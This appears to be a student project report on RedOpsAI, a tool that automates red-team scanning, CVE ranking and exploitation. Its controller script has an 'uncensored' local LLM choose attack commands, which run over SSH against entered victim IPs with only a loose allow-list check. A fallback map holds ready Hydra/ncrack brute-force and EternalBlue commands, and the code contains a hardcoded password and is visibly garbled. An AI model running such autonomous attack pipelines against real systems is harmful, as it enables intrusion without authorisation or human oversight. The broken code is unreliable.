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#### **ABSTRACT**

With the increasing sophistication of cyberattacks, organizations are facing adversaries that leverage automation, artificial intelligence, and advanced persistent threat (APT) methodologies. Traditional red teaming approaches, while effective, are heavily reliant on manual processes, which can be slow and prone to human error.

RedOpsAI addresses these limitations by introducing an AI-driven red team automation framework capable of performing end-to-end offensive security operations. The system integrates multiple scanning and exploitation tools — such as Nmap, Rustscan, OpenVAS, and Metasploit — into a unified AI-assisted workflow.

The AI engine ingests reconnaissance and vulnerability scan outputs, correlates them with global vulnerability databases (CVE, NVD), and ranks targets based on severity and exploitability. It then selects or generates tailored payloads for automated exploitation. The framework also generates structured technical and executive reports, enabling rapid post-engagement analysis.

By combining artificial intelligence with proven offensive tools, RedOpsAI significantly reduces operational time, enhances decision-making, and increases attack simulation realism.

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# LIST OF ABBREVIATIONS

Sr. No.	Abbreviation	Full-
		Form
1.	AI	Artificial Intelligence
2.	ML	Machine Learning
3.	CVE	Common Vulnerabilities and Exposures
4.	NVD	National Vulnerability Database
5.	PoC	Proof of Concept
6.	RCE	Remote Code Execution
7.	API	Application Programming Interface
8.	OSINT	Open Source Intelligence
9.	IOC	Indicator of Compromise
10.	LLM	Large Language Model
11.	CLI	Command Line Interface
12.	APT	Advanced Persistent Threat
13.	JSON	JavaScript Object Notation
14.	YAML	YAML Ain't Markup Language
15.	TCP	Transmission Control Protocol

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#### 1. INTRODUCTION

Cybersecurity threats are evolving at an unprecedented pace. Attackers today are not only faster but also more adaptive, using automation, AI, and collaborative attack infrastructures. Organizations must therefore prepare for adversaries that can execute complex, multi-phase attacks within minutes rather than days.

Red teaming, a practice that simulates real-world attacks, has become an essential strategy for organizations to assess their security posture. However, traditional red team engagements often rely on manual reconnaissance, vulnerability scanning, and exploitation workflows. These manual processes suffer from:

- Time delays in scanning and reporting.
- Overlooked vulnerabilities due to analyst fatigue.
- Static execution paths that do not adapt to real-time findings.

RedOpsAI was conceived to overcome these limitations by merging AI-driven decision-making with automated offensive tooling. The framework is designed to autonomously conduct reconnaissance, assess vulnerabilities, prioritize them, and execute targeted exploits with minimal human intervention.

By adopting RedOpsAI, red teams can conduct faster, more comprehensive, and more adaptive engagements — reducing manual workloads while increasing the realism and efficiency of simulated attacks.

#### 1.1 Problem Statement

Traditional red team and penetration testing workflows require a significant amount of manual analysis and execution. While skilled analysts can chain together reconnaissance and exploitation phases, the process is labor-intensive and prone to bottlenecks.

Some key challenges include:

- 1. **Volume of Data** Large attack surfaces yield thousands of scan results, requiring time-consuming manual triage.
- 2. **Tool Fragmentation** Each tool (e.g., Nmap, OpenVAS, Metasploit) produces outputs in different formats, making correlation tedious.
- 3. **Slow Decision-Making** Manually selecting and prioritizing exploits is time-consuming, delaying attack execution.
- 4. **Human Error** Analysts may miss critical vulnerabilities under time pressure.

The problem RedOpsAI addresses is the lack of a unified, adaptive, AI-assisted offensive security framework capable of:

- Automating the correlation of scan results with vulnerability intelligence.
- Prioritizing targets based on real-time risk scoring.
- Executing exploitation workflows with minimal human oversight

#### 2. LITERATURE SURVEY

The field of offensive cybersecurity has progressively evolved from manual penetration testing to highly automated red team operations. Over the years, numerous frameworks and tools have emerged to streamline specific phases of the attack lifecycle, including reconnaissance, vulnerability scanning, exploitation, and post-exploitation. However, most of these solutions operate in isolation and require manual orchestration by skilled operators.

Metasploit Framework remains one of the most widely used exploitation platforms, offering an extensive library of exploits, payloads, and auxiliary modules. While it enables rapid exploitation once vulnerabilities are identified, it does not perform autonomous reconnaissance or AI-assisted exploit selection. Operators must manually interpret scan results and configure attacks accordingly.

Cobalt Strike, a commercial adversary simulation tool, excels in post-exploitation activities such as command-and-control operations, lateral movement, and persistence. It is frequently used in advanced persistent threat (APT) emulation exercises. However, Cobalt Strike focuses on the post-compromise phase and does not include vulnerability discovery or AI-driven target prioritization.

OpenVAS (Greenbone Vulnerability Management) is an open-source vulnerability scanning system capable of identifying thousands of known vulnerabilities by correlating detected services with an extensive vulnerability database. While effective in detection, it produces results that require manual triage before exploitation, slowing down the engagement process.


Some experimental tools, such as AutoSploit, have attempted to automate the linking of reconnaissance data with exploitation frameworks. AutoSploit, for example, used Shodan search results to feed into Metasploit modules. However, it lacked contextual vulnerability analysis, dynamic decision-making, and the ability to adapt to changing target conditions.

Research into the application of Artificial Intelligence (AI) in offensive security is still emerging. Natural Language Processing (NLP) has been applied to parse vulnerability descriptions from sources such as the Common Vulnerabilities and Exposures (CVE) database and the National Vulnerability Database (NVD). Machine learning models have shown potential in predicting exploit success rates based on historical vulnerability data and Common Vulnerability Scoring System (CVSS) metrics. Nevertheless, these studies often focus on isolated tasks and have yet to be integrated into a fully operational red

The gap in current tooling lies in the absence of a unified, AI-powered platform capable of managing the entire red team lifecycle — from reconnaissance to exploitation — in an adaptive and context-aware manner. RedOpsAI addresses this by combining proven scanning and exploitation tools with an AI decision engine that analyzes vulnerabilities, prioritizes them by exploitability, selects appropriate payloads, executes attacks, and generates comprehensive reports. This integration transforms red team operations into a faster, more intelligent, and autonomous process

**Table 1: Comparison of Popular Red Team Tools** 

Tool Name	Primary Purpose	Strengths	Limitations
Metasploit Framework	Exploitation framework	Large exploit library, active community, modular design	Requires manual vulnerability analysis, no built-in AI
Cobalt Strike	Adversary simulation & post-exploitation	Stealthy C2 operations, strong post-exploitation capabilities	Commercial, no vulnerability scanning or AI-driven selection
OpenVAS / GVM	Vulnerability scanning	Extensive vulnerability database, open-source	No automated exploitation, requires manual triage
AutoSploit	Reconnaissance-to-exploit automation	Automates Shodan search integration with Metasploit	Limited contextual analysis, static matching
Empire	Post-exploitation	Cross-platform, modular payloads	Focused only on post- compromise phase



# 3.METHODOLOGY

## 3.1 SYSTEM ARCHITECTURE



Figure 1: Framework Diagram

The RedOpsAI methodology implements a modular, AI-powered red team workflow that seamlessly integrates all phases of offensive security.

It begins with the Reconnaissance Module, using Nmap and Rustscan to scan the target network and perform service enumeration, supplemented with external OSINT gathering for additional context.

The Vulnerability Analysis Module then processes these results through OpenVAS and custom CVE lookup scripts, correlating detected services with known vulnerabilities from NVD/CVE sources.

Central to RedOpsAI is the AI Decision Engine, which leverages Natural Language Processing and Machine Learning models to evaluate vulnerabilities, assign exploitability scores, and prioritize targets based on risk, exploitability, and operational goals.

Once prioritized, the Exploitation Module automatically executes selected exploits using Metasploit Framework and custom payload generators. The system is adaptive—if environmental changes occur (e.g., altered services or network parameters), the AI engine recalibrates the attack strategy mid-execution.

# **4.REQUIREMENT SPECIFICATION**

#### 4.1 SOFTWARE REQUIREMENTS

- a. **OS**: Ubuntu 22.04 LTS
- b. Languages: Python 3.11+, Bash scripting
- c. AI Libraries: PyTorch, Transformers, Scikit-learn
- d. Scanning Tools: Nmap, Rustscan, OpenVAS
- e. **Exploitation Tools**: Metasploit Framework, Custom Payload Generator
- f. Other: Docker, Git, CVE API Access, Pandas, Requests

# **4.2 HARDWARE REQUIREMENTS**

- a. **Processor:** Quad-core 3.0 GHz (minimum) / 8-core (recommended)
- b. RAM: 16 GB minimum / 32 GB recommended for AI model inference
- c. Storage: 100 GB SSD minimum (tool installations, scan data, AI models)
- d. GPU: NVIDIA CUDA-enabled GPU (recommended for faster AI processing)

## 5. WORKING




Figure 2: Red team agent architecture

#### a) Phase 1: Reconnaissance

RedOpsAI initiates the workflow by conducting thorough mapping of the target network. Tools like Nmap and Rustscan enumerate live hosts, open ports, and running services. Supplementary OSINT techniques enrich the dataset with domain, public records, and external footprint information.

#### b) Phase 2: Vulnerability Analysis

Collected service data is fed into OpenVAS to scan for known vulnerabilities, while custom scripts correlate findings with the CVE/NVD databases. Results are consolidated into a structured format for the AI engine to analyze.

#### c) Phase 3: AI Decision Engine


At its core is an intelligent AI engine that uses Natural Language Processing (NLP) and Machine Learning (ML) algorithms to evaluate vulnerability descriptions, CVSS scores, and exploitability likelihood. Each finding is ranked based on severity, potential impact, and contextual relevance. The engine dynamically adjusts strategies in real time if network configurations change or defenses are detected.

#### d) Phase 4: Exploitation Module

Prioritized vulnerabilities are passed to the Exploitation Module, which automatically initiates tailored attacks using tools like Metasploit or custom payload scripts. The AI monitors execution events and adapts attack vectors dynamically—rerouting to alternate targets if initial attempts fail.

#### e) Phase 5: Reporting Engine

Upon completion, all intelligence—from scan data and AI decision logs to exploit success rates—flows into the Reporting Engine. This system auto-generates both in-depth technical documentation for red team analysts and concise executive summaries for stakeholders, complete with remediation recommendations.



#### 6. IMPLEMENTATION

The implementation of the RedOps AI Attack Tool involves integrating network scanning, AI-based tool selection, remote attack execution, and automated report generation. The system is deployed in a two-machine setup:

- PC1 RedOps AI Controller (Windows host, Python + Tkinter GUI, LM Studio API)
- PC2 RedOps Attack Engine (Kali Linux VM, offensive tools installed)

#### **Project Layout:**

```
redopsai/
 - docker/
   ├ Dockerfile.ai

─ Dockerfile.scanner

   └ docker-compose.yml
  models/
  src/
   recon/
      nmap_runner.py
      └ rustscan runner.sh
     parsers/
      ├ nmap parser.py
      └ openvas_parser.py
    cve/
      └ cve_lookup.py
     ai_engine/
      ├ model.py
      ∟ scorer.py
    - exploit_stub/
      └ exploit runner.py
    orchestrator.py
   ├ reporting/
      report_template.html
     └ report gen.py
   └ utils/
      ⊢ db.py
      └ config.yaml
  requirements.txt
  README.md
```

#### **Environment & Dependencies:**

#### 1. OS & base tools

- a. Ubuntu 22.04 LTS (recommended) or equivalent.
- b. Install system utilities: sudo apt update && sudo apt install -y git python3-pip python3-venv nmap curl

#### 2. Python venv & packages

```
python3 -m venv venv
source venv/bin/activate
pip install -r requirements.txt
```

#### 3. Tool installs (scanners)

- Nmap: sudo apt install -y nmap
- Rustscan: follow Rustscan install instructions (or cargo install), or use the binary.
- OpenVAS/GVM: follow vendor docs (Greenbone) this can be heavy; we keep it optional and containerized.

#### Reconnaissance Module — automation & code

This module runs Nmap / Rustscan and stores machine-readable outputs.

src/recon/nmap runner.py

```
import subprocess, datetime, pathlib

def run_nmap(target: str, outdir="results"):
    ts = datetime.datetime.utcnow().strftime("%Y%m%dT%H%M%SZ")
    out = pathlib.Path(outdir); out.mkdir(parents=True, exist_ok=True)
    xml = out / f"nmap_{target.replace(':','_')}_{ts}.xml"
    cmd = ["nmap", "-sV", "-p-", "-oX", str(xml), target]
    subprocess.run(cmd, check=True)
    return str(xml)
```

src/recon/rustscan runner.sh

```
#!/usr/bin/env bash

TARGET=$1

OUTDIR=${2:-results}

mkdir -p "$OUTDIR"

TS=$(date -u +"%Y%m%dT%H%M%SZ")

rustscan -a "$TARGET" --ulimit 5000 -- -sV -oX "$OUTDIR/rustscan_${TARGET}_${TS}.xml"
```

#### Parsing & normalization

Convert scanner outputs into normalized JSON records.

src/parsers/nmap\_parser.py

```
import xml.etree.ElementTree as ET, json
def parse_nmap_xml(xml_path):
    tree = ET.parse(xml_path); root = tree.getroot()
    hosts = []
    for host in root.findall('host'):
        addr_el = host.find('address')
        if addr_el is None: continue
        addr = addr_el.get('addr')
        ports = []
        for p in host.findall('.//port'):
            portid = int(p.get('portid'))
            state = p.find('state').get('state')
            svc = p.find('service')
            name = svc.get('name') if svc is not None else None
           version = svc.get('version') if svc is not None else None
            ports.append({"port": portid, "state": state, "service": name, "version": version})
        hosts.append({"address": addr, "ports": ports})
    return hosts
```

#### Sample parsed output (JSON):

#### **Vulnerability correlation (CVE lookups)**

Map service/version → CVE candidates using NVD API (or cached local DB).

src/cve/cve\_lookup.py

```
import requests, time
NVD_API = "https://services.nvd.nist.gov/rest/json/cves/1.0"
def query_cve_by_keyword(keyword, limit=5, api_key=None):
    params = {"keyword": keyword, "resultsPerPage": limit}
    headers = {"apiKey": api_key} if api_key else {}
    r = requests.get(NVD_API, params=params, headers=headers, timeout=20)
    if r.status_code == 200:
        return r.json().get("result", {}).get("CVE_Items", [])
    return []
```

#### **AI Decision Engine**

Embed CVE descriptions and compute a priority score. Use a small sentence-transformer for fast local inference.

src/ai\_engine/model.py

```
from sentence_transformers import SentenceTransformer
model = SentenceTransformer("all-MiniLM-L6-v2")
def embed_texts(texts):
    return model.encode(texts, convert_to_numpy=True, show_progress_bar=False)
```

src/ai engine/scorer.py

```
def compute_priority(cvss_score: float, exploit_available: bool, contextual_weight=1.0):
    base = cvss_score / 10.0
    exploit_bonus = 0.25 if exploit_available else 0.0
    return (base + exploit_bonus) * contextual_weight
```

#### **Ranking pipeline (concept):**

- Build a list of findings: {id, description, cvss, exploit\_flag}.
- 2. Embed descriptions in batch.
- 3. Compute priority\_score using CVSS + exploit availability + contextual features (asset value, exposure).
- 4. Sort results feed top N to exploitation stub.

**Model choices:** lightweight models (MiniLM) work well for embeddings. For production, consider fine-tuning with labeled historical data.

#### Reporting engine

Generate human-readable HTML + PDF using Jinja2 + wkhtmltopdf/pdfkit.

src/reporting/report gen.py

```
from jinja2 import Environment, FileSystemLoader
import pdfkit, datetime, pathlib
env = Environment(loader=FileSystemLoader("src/reporting"))
def generate_report(target, findings, results, out_dir="reports"):
    out = pathlib.Path(out_dir); out.mkdir(exist_ok=True)
    ts = datetime.datetime.utcnow().strftime("%Y%m%dT%H%M%SZ")
    html_file = out / f"report_{target}_{ts}.html"
    template = env.get_template("report_template.html")
    html = template.render(target=target, findings=findings, results=results, generated_at=ts)
    html_file.write_text(html, encoding="utf-8")
    pdf_path = str(html_file.with_suffix(".pdf"))
    pdfkit.from_file(str(html_file), pdf_path)
    return pdf_path
```

#### LM Studio query


Ask LM Studio to *choose a tool name and rationale* rather than requesting runnable exploit commands.

```
import tkinter as tk
from tkinter import scrolledtext
import paramiko
import requests
import json
import datetime
import os
from reportlab.lib.pagesizes import letter
from reportlab.pdfgen import canvas
# === CONFIG ===
KALI HOST = "192.168.1.218"
KALI USERNAME = "redops-attack-engine"
KALI PASSWORD = "i"
LM STUDIO URL = "http://localhost:1234/v1/completions"
OUTPUT DIR = "redops reports"
os.makedirs(OUTPUT DIR, exist ok=True)
ALLOWED TOOLS = [
    "sqlmap", "hydra", "metasploit", "nikto", "netcat", "john",
"gobuster",
    "curl", "sshpass", "python3-pip", "wfuzz", "whatweb", "OpenVAS"
# === OFFLINE TOOL MAP ===
OFFLINE TOOL MAP = {
    "ftp": ("nmap", "nmap -p 21
--script=ftp-anon, ftp-vsftpd-backdoor, ftp-proftpd-backdoor <TARGET>"),
    "http": ("nikto", "nikto -host <TARGET>"),
    "ssh": ("hydra", "hydra -l root -P /usr/share/wordlists/rockyou.txt
ssh://<TARGET>"),
    "msrpc": ("msfconsole", "use
exploit/windows/smb/ms17_010_eternalblue"),
    "smb": ("enum4linux", "enum4linux -a <TARGET>"),
    "rdp": ("ncrack", "ncrack -p 3389 -u Administrator -P
/usr/share/wordlists/rockyou.txt <TARGET>"),
    "telnet": ("hydra", "hydra -l admin -P
/usr/share/wordlists/rockyou.txt telnet://<TARGET>")
# === SSH EXECUTION ===
def run remote command(command):
    try:
        client = paramiko.SSHClient()
        client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
        client.connect(KALI HOST, username=KALI USERNAME,
password=KALI PASSWORD)
        stdin, stdout, stderr = client.exec command(command)
        output = stdout.read().decode() + stderr.read().decode()
        client.close()
        return output
    except Exception as e:
        return f"[ERROR] SSH: {e}"
```

```
# === LM Studio QUERY ===
def get attack suggestion (prompt):
    try:
        response = requests.post(LM STUDIO URL, json={
            "model": "llama-3.1-8b-lexi-uncensored-v2:2",
            "prompt": prompt,
            "temperature": 0.3,
            "max tokens": 400
        }, timeout=30)
        return response.json().get("completion", "")
    except Exception as e:
        return f"[ERROR] LM Studio: {e}"
# === PARSE AI RESPONSE ===
def parse ai suggestion (response):
    try:
        lines = response.strip().splitlines()
        tool = command = ""
        for line in lines:
            if line.lower().startswith("tool:"):
                tool = line.split(":", 1)[1].strip()
            elif line.lower().startswith("command:"):
                command = line.split(":", 1)[1].strip()
        return tool, command
    except Exception as e:
        return "", f"[ERROR] Parsing AI response: {e}"
# === EXTRACT SERVICES FROM NMAP ===
def extract services(nmap output):
    services = set()
    for line in nmap output.splitlines():
        parts = line.strip().split()
        if len(parts) \geq= 3 and "/" in parts[0]:
            services.add(parts[2].lower())
    return list(services)
# === SAVE JSON REPORT ===
def save json report (data, victim ip):
    timestamp = datetime.datetime.now().strftime("%Y%m%d %H%M%S")
    path = os.path.join(OUTPUT DIR,
f"{victim_ip}_attack report {timestamp}.json")
    with open(path, "w") as f:
        json.dump(data, f, indent=2)
    return path
# === SAVE PDF REPORT ===
def save pdf report(data, victim ip):
    timestamp = datetime.datetime.now().strftime("%Y%m%d %H%M%S")
    pdf path = os.path.join(OUTPUT DIR,
f"{victim ip} summary {timestamp}.pdf")
    c = canvas.Canvas(pdf path, pagesize=letter)
    width, height = letter
    text = c.beginText(40, height - 40)
    text.setFont("Helvetica-Bold", 12)
    text.textLine(f"RedOps AI Attack Report - {victim ip}")
    text.setFont("Helvetica", 10)
    text.textLine(f"Timestamp: {data['timestamp']}")
    text.textLine("-" * 80)
```

```
text.textLine(">> Nmap Scan Result:")
    for line in data['nmap scan'].splitlines():
        text.textLine(line[:110])
    text.textLine("-" * 80)
    text.textLine(f">> AI Suggested Tool: {data['ai tool'] or '[Not
 Provided]'}")
    text.textLine(f">> Command: {data['ai command'] or '[Not
 Provided]'}")
    text.textLine("-" * 80)
    text.textLine(">> Attack Output:")
    attack output = data['attack result'].strip() or "[!] Skipped
 execution. No valid tool found."
    for line in attack output.splitlines():
        text.textLine(line[:110])
    c.drawText(text)
    c.save()
    return pdf path
# === MAIN ATTACK FLOW ===
def attack cycle (victim ip):
    log(f"[{victim ip}] Starting scan...")
    nmap result = run remote command(f"nmap -T4 -A {victim ip}")
    log(f"[{victim ip}] Scan complete. Querying AI...")
    tools str = ", ".join(ALLOWED TOOLS)
    prompt = f"""
Target: {victim ip}
Nmap Scan Result:
{nmap result}
Based on this scan, choose ONE most appropriate attack tool from the
 list:
[{tools str}]
Return ONLY:
- Tool: <tool name>
- Command: <full command>
    ai response = get attack suggestion(prompt)
    tool, command = parse ai suggestion(ai response)
    # === Fallback if LM Studio fails ===
    if not tool or not command:
        log(f"[{victim ip}] [!] LM Studio failed. Falling back to
 offline suggestions...")
        services = extract services(nmap result)
        for svc in services:
             if svc in OFFLINE TOOL MAP:
                 tool, command = OFFLINE TOOL MAP[svc]
                 command = command.replace("<TARGET>", victim ip)
                 log(f"[{victim ip}] Fallback Tool: {tool}")
                 log(f"[{victim ip}] Fallback Command: {command}")
                break
```

```
log(f"[{victim ip}] [!] No fallback found. Skipping
 attack.")
             command = ""
    log(f"[{victim ip}] Suggested Tool: {tool}")
    log(f"[{victim ip}] Command: {command}")
    if any(t in command for t in ALLOWED TOOLS):
        log(f"[{victim ip}] Executing attack: {command}")
        attack result = run remote command(command)
    else:
        attack result = "[!] Skipped execution. No valid tool found."
        log(f"[{victim ip}] {attack result}")
    report = {
        "victim ip": victim ip,
        "nmap scan": nmap result,
        "ai tool": tool,
        "ai command": command,
        "attack_result": attack_result,
        "timestamp": str(datetime.datetime.now())
    }
    json_path = save_json_report(report, victim ip)
    pdf path = save pdf report(report, victim ip)
    log(f"[{victim ip}] Report saved: {json path}")
    log(f"[{victim ip}] PDF saved: {pdf path}")
# === GUI ===
def start attack():
    targets = victim input.get("1.0", tk.END).strip().split("\n")
    for target_ip in targets:
        if target ip:
            attack cycle(target ip.strip())
def log(msg):
    log box.config(state=tk.NORMAL)
    log box.insert(tk.END,
f"{datetime.datetime.now().strftime('%H:%M:%S')} {msg}\n")
    log box.see(tk.END)
    log box.config(state=tk.DISABLED)
# GUI Layout
root = tk.Tk()
root.title("RedOps AI Controller - Multi-Victim")
tk.Label(root, text="Enter Victim IP(s), one per line:").pack()
victim_input = scrolledtext.ScrolledText(root, height=5)
victim input.pack()
tk.Button(root, text="Start Attack Cycle",
command=start attack).pack(pady=5)
log box = scrolledtext.ScrolledText(root, height=20, state=tk.DISABLED)
log box.pack()
root.mainloop()
```



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
C:\Users\ditiss\Desktop\RedOpsAI>py test_lm_studio.py
I can be used in a variety of ways, from helping you plan a vacation to creating art. I'm here to assist you in finding the help or information you need.


C:\Users\ditiss\Desktop\RedOpsAI>cd ..


C:\Users\ditiss\Desktop\RedOpsAi>py final.py
```


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Developer Logs


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


